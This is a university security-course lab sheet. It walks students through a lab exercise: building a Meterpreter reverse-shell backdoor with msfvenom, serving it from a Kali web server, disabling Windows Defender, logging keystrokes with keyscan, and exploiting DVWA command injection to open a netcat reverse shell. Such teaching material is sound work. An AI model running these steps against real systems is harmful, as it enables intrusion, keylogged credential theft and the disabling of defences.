This material is copyrighted. It must not be distributed without permission from Joonsang Baek

Lab 7

Client-Side Attack (Reverse Shell), Web Attacks (Part 1) and Quiz 2

1. Creating a Meterpreter backdoor to exploit Windows client

Install Windows Tiny10 or Windows11 VM on Virtual Box or UTM. Make sure that your Windows VM can communicate with Kali VM.

(On Kali) Check the IP address of your Kali VM. Then, run

```
msfvenom --payload windows/meterpreter/reverse_https
LHOST=<Kali IP> LPORT=8080 --format exe --out revshell.exe
```

Make a directory "utility" under `/var/www/html`:

```
sudo mkdir /var/www/html/utility
```

Once you have generated *shell.exe*, put it in `/var/www/html/utility/`:

```
sudo cp shell.exe /var/www/html/utility
```

Then, type `sudo service apache2 start` to run a web server on your Kali VM.

(In Windows VM) Login in to your Windows VM, turn off Windows Defender - fortunately for every Windows user, but unfortunately for us, the malware we generated from msfvemon is well prevented by Windows Defender.
So please turn off the Windows Defender: On Search Bar, type "windows defender" and look for "Turn Windows Defender Firewall on or off" on the left panel, select it to turn it off (for all the users). Also go to Settings > Privacy & Security > Windows Security > Virus and threat protection and turn all the items (especially real time protection) off too.

Now, open a web browser and go to `http://<kali IP>/utility/`, download `shell.exe`.

(In Kali) Launch `msfconsole` and run:

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST <Kali IP>
msf6 exploit(multi/handler) > set LPORT 8080
```

This material is copyrighted. It must not be distributed without permission from Joonsang Baek

to set up `payload`, `LHOST` and `LPORT`.

Run: `exploit`.

(In Windows 10) Go back to Windows 10 and double-click on `shell.exe`. Note that your Windows 10 most likely would not allow you to download shell.exe. If this happens, search "defender" on search bar of your Windows and turn off the real time protection.

(In Kali VM) When the session is established, you will get meterpreter prompt. Once you've got `meterpreter` prompt, try to use meterpreter commands you learnt during the lecture: `sysinfo`, `ipconfig`, `ps` and etc.

Let us do some keystroke sniffing. In meterpreter mode (shell), run
`meterpreter > keyscan_start`

(In Windows 10) Then go back to Windows10 VM and go to some website and login email or any sites that asks username and password.

Come back to Kali VM. In meterpreter mode, run
`meterpreter > keyscan_dump`

What can you see? To stop sniffing, run
`meterpreter > keyscan_stop`.

Appendix

Useful Metasploit commands for Meterpreter control

- `background`: To background current session
- `sessions -l`: To list all sessions (when using background)
- `sessions –i <sessionID>`: To interact with the session specified by session ID (Also, to return to the current Meterpreter mode)

Useful Meterpreter commands

- `sysinfo`: To show system information of the target machine
- `ipconfig`: To show network information of the target machine
- `ps`: To show processes running on the target machine
- `getuid`: To show a current user on the target machine
- `pwd`: To get current working directory
- `ls`: To list directories
- `cd`: To change directory
- `cat`: To view a file
- `download`: To download the file from the machine


This material is copyrighted. It must not be distributed without permission from Joonsang Baek

- `upload`: To upload the file to the machine
- `execute -f file`: To execute file
- `shell`: To change the current shell to the one running on the OS of the target machine (To return to the attacker shell, type `exit`)
- `keyscan_start`: To start keystroke sniffer
- `keyscan_dump`: To display keystrokes
- `keyscan_stop`: To stop keystroke sniffer
- `screenshot`: To take screenshots of the target machine

2. Command Execution vulnerability

Turn on your Meta2 VM and get its IP (On VirtualBox it should be 10.0.2.x. On UTM, it could be 192.168.67.x) On Kali, open a web browser and enter Meta2 VM's IP address on the URL bar. Once you get the Meta2's webpage, select the DVWA link.

Log in the DVWA page by entering username: `admin` and password: `password`. Select DVWA security and select "low" from drop box and hit the submit button.



This material is copyrighted. It must not be distributed without permission from Joonsang Baek

Select “Command Execution” on the left panel. Enter any IP in the field of “Ping for FREE” section. It may look like a regular web-based ping service.

Then enter any IP followed by ;pwd (Unix command executions can be sequenced by putting ;) Concatenate another Unix command. Note that those Unix commands are executed one by one.

Try to create a reverse shell (from Meta to Kali) using this vulnerability and netcat.

Hint: Refer to page 19 of Week 8 Lecture Slide.